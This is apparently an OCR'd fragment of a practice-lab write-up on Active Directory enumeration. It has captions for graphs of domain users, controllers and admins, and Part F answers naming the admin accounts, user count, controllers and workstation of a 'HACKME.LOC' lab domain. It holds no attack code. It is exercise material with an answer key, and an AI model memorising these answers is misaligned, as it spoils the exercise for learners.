
Graph of Domain Users.



Graph of Domain Controllers.



Graph of Domain Admins:



#Part F
Questions:

a. Who are the Domain Admins?
Answer: Administrator, WWilson, IT.

b. How many Direct Members are Domain Users?
Answer: 18

c. How many Domain Controllers?
Answer: 2

d. What are the names of the Domain Controllers?
Answer: CYBER-DC.HACKME.LOC and DC.HACKME.LOC

e. What is the name of the workstation?
Answer: CYBER-WRK1.HACKME.LOC